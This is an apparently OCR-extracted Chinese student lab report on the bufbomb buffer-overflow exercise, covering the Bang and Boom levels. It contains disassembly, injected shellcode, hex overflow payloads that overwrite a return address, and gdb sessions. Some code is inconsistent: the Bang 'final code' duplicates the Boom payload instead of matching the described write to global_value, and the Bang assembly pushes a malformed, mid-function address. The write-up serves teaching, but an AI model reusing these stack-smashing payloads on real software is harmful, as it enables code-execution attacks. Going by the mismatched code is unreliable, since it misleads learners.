
攻击（机器指令）代码要完成以下功能：

a. 首先使用 `mov` 指令将全局变量 `global_value` 设置为对应 `userid` 的 `cookie` 值；

b. 接着使用 `push` 指令将 `bang` 函数的地址压入栈中；


c. 最后执行一条 `ret` 指令，从而跳转到 `bang` 函数的代码继续执行。

找到 global_value 和 bang 的地址：



```
000000000040144f <bang>:
  40144f: 55                      push   %rbp
  401450: 48 89 e5                mov    %rsp,%rbp
  401453: 48 83 ec 10             sub    $0x10,%rsp
  401457: 89 7d fc                mov    %edi,-0x4(%rbp)
  40145a: 8b 05 e0 3d 00 00       mov    0x3de0(%rip),%eax        # 405240 <global_value>
  401460: 89 c2                   mov    %eax,%edx
  401462: 8b 05 d0 3d 00 00       mov    0x3dd0(%rip),%eax        # 405238 <cookie>
  401468: 39 c2                   cmp    %eax,%edx
  40146a: 75 23                   jne    40148f <bang+0x40>
  40146c: 8b 05 ce 3d 00 00       mov    0x3dce(%rip),%eax        # 405240 <global_value>
  401472: 89 c6                   mov    %eax,%esi
  401474: bf 68 30 40 00          mov    $0x403068,%edi
  401479: b8 00 00 00 00          mov    $0x0,%eax
  40147e: e8 5d fc ff ff          call   4010e0 <printf@plt>
  401483: bf 02 00 00 00          mov    $0x2,%edi
  401488: e8 71 09 00 00          call   401dfe <validate>
  40148d: eb 17                   jmp    4014a6 <bang+0x57>
  40148f: 8b 05 ab 3d 00 00       mov    0x3dab(%rip),%eax        # 405240 <global_value>
  401495: 89 c6                   mov    %eax,%esi
  401497: bf 8d 30 40 00          mov    $0x40308d,%edi
  40149c: b8 00 00 00 00          mov    $0x0,%eax
  4014a1: e8 3a fc ff ff          call   4010e0 <printf@plt>
  4014a6: bf 00 00 00 00          mov    $0x0,%edi
  4014ab: e8 50 fd ff ff          call   401200 <exit@plt>
```

代码：



```
movl $0x480487e3,0x405240
push $401460
ret
```


即将 cookie 值写入 global_value 并且最后执行 bang 函数

攻击思路：


与第一次执行跳转，第二次执行赋值不同，第三次实验目的是执行恶意代码更符合缓冲区攻击的要求，后两个 level 基于此加大难度而已。

因为要执行攻击代码，我们必须显式的知道攻击代码的内容并嵌入，所以攻击代码应该位于缓冲区中，本人选择以 buf 起始地址作为攻击代码起点，因此 getbuf 的调用函数返回地址应该修改为 buf 起始地址，这样便能够执行我们显式插入的恶意代码了，需要做的内容：1.编写恶意代码，如上 2.修改缓冲区内容使其包含恶意代码 3. 修改返回地址，使其能够跳转到恶意代码起始地址（之后两个 level 均基于此，后面不再赘述）

助理解图：




调试方法：




```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
--Type <RET> for more, q to quit, c to continue without paging--c
Reading symbols from bufbomb...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
(No debugging symbols found in bufbomb)
(gdb) Quit
(gdb) b *getbuf+0x1a
Breakpoint 1 at 0x401c3f
(gdb) run -u 220110803 < bang-raw.bin
Starting program: /data/os/c_system/220110803/bufbomb -u 220110803 < bang-raw.bin
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc6000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 220110803
Cookie: 0x480487e3

Breakpoint 1, 0x0000000000401c3f in getbuf ()
(gdb) x/64bx $rsp
0x55677588 <_reserved+1037704>: 0x50    0x75    0x67    0x55    0x00    0x00    0x00    0x00
0x55677590 <_reserved+1037712>: 0x00    0xdd    0xff    0xff    0xff    0x7f    0x00    0x00
0x55677598 <_reserved+1037720>: 0xee    0xd8    0x41    0x79    0xff    0x7f    0x00    0x00
0x556775a0 <_reserved+1037728>: 0xe0    0x9f    0x67    0x55    0x00    0x00    0x00    0x00
0x556775a8 <_reserved+1037736>: 0xbe    0x18    0x40    0x00    0x00    0x00    0x00    0x00
0x556775b0 <_reserved+1037744>: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556775b8 <_reserved+1037752>: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556775c0 <_reserved+1037760>: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
```

最终代码：



```
48 c7 c0 e3 87 04 48
48 c7 c5 a0 75 67 55
68 cf 14 40 00
c3
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61
50 75 67 55 00 00 00 00
```

输入输出验证：




```
(base) os@j2y-fans-computer:/data/os/c_system/220110803$ cat bang.txt |./hex2raw |./bufbomb -u 220110803
Userid: 220110803
Cookie: 0x480487e3
Type string:Bang!: You set global_value to 0x480487e3
VALID
NICE JOB!
```

## （4） Boom 的攻击与分析


关键代码：

观察 test 函数，知道返回地址为 0x4014cf




```
0000000000004014b0 <test>:
  4014b0: 55                    push   %rbp
  4014b1: 48 89 e5              mov    %rsp,%rbp
  4014b4: 48 83 ec 10           sub    $0x10,%rsp
  4014b8: b8 00 00 00 00        mov    $0x0,%eax
  4014bd: e8 07 05 00 00        call   4019c9 <uniqueval>
  4014c2: 89 45 f8              mov    %eax,-0x8(%rbp)
  4014c5: b8 00 00 00 00        mov    $0x0,%eax
  4014ca: e8 56 07 00 00        call   401c25 <getbuf>
  4014cf: 89 45 fc              mov    %eax,-0x4(%rbp)
  4014d2: b8 00 00 00 00        mov    $0x0,%eax
  4014d7: e8 ed 04 00 00        call   4019c9 <uniqueval>
  4014dc: 8b 55 f8              mov    -0x8(%rbp),%edx
  4014df: 39 d0                 cmp    %edx,%eax
  4014e1: 74 0c                 je     4014ef <test+0x3f>
  4014e3: bf b0 30 40 00        mov    $0x4030b0,%edi
  4014e8: e8 83 fb ff ff        call   401070 <puts@plt>
  4014ed: eb 41                 jmp    401530 <test+0x80>
  4014ef: 8b 55 fc              mov    -0x4(%rbp),%edx
  4014f2: 8b 05 40 3d 00 00     mov    0x3d40(%rip),%eax        # 405238 <cookie>
  4014f8: 39 c2                 cmp    %eax,%edx
  4014fa: 75 20                 jne    40151c <test+0x6c>
  4014fc: 8b 45 fc              mov    -0x4(%rbp),%eax
  4014ff: 89 c6                 mov    %eax,%esi
  401501: bf d9 30 40 00        mov    $0x4030d9,%edi
  401506: b8 00 00 00 00        mov    $0x0,%eax
  40150b: e8 d0 fb ff ff        call   4010e0 <printf@plt>
  401510: bf 03 00 00 00        mov    $0x3,%edi
```

根据要求编写代码（获取具体值参考调试）：




```
mov $0x480487e3,%rax
mov $0x556775a0,%rbp
push $0x4014cf
ret
```

获取二进制码为：



```

boom.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: 48 c7 c0 e3 87 04 48    mov    $0x480487e3,%rax
   7: 48 c7 c5 a0 75 67 55    mov    $0x556775a0,%rbp
   e: 68 cf 14 40 00          push   $0x4014cf
  13: c3                      ret
```

最终缓冲区溢出攻击代码为：



```
48 c7 c0 e3 87 04 48
48 c7 c5 a0 75 67 55
68 cf 14 40 00
c3
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61
50 75 67 55 00 00 00 00
```


攻击思路：

参考 level2 的整体思路，只不过攻击代码要回到 test 的下一条指令，并且要额外地恢复%rbp 的值

参考图依旧如 level2 所示

Test 下一条指令获取如上，rbp 的值如指导书调试获取


调试方法：



```
Enable debuginfod for this session? (y or [n]) y
--Type <RET> for more, q to quit, c to continue without paging--c
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading separate debug info for /data/os/c_system/220110803/bufbomb
(No debugging symbols found in bufbomb)
(gdb) b getbuf
Breakpoint 1 at 0x401c29
(gdb) run -u 220110803
Starting program: /data/os/c_system/220110803/bufbomb -u 220110803
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc6000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 220110803
Cookie: 0x480487e3

Breakpoint 1, 0x0000000000401c29 in getbuf ()
(gdb) info frame
Stack level 0, frame at 0x55677590:
 rip = 0x401c29 in getbuf; saved rip = 0x4014cf
 called by frame at 0x556775b0
 Arglist at 0x55677580, args:
 Locals at 0x55677580, Previous frame's sp is 0x55677590
 Saved registers:
  rbp at 0x55677580, rip at 0x55677588
(gdb) x/gx $rbp
0x55677580 <_reserved+1037696>: 0x00000000556775a0
(gdb) q
A debugging session is active.

        Inferior 1 [process 1491621] will be killed.

Quit anyway? (y or n) y
```

得到 rbp 的值为 0x556775a0

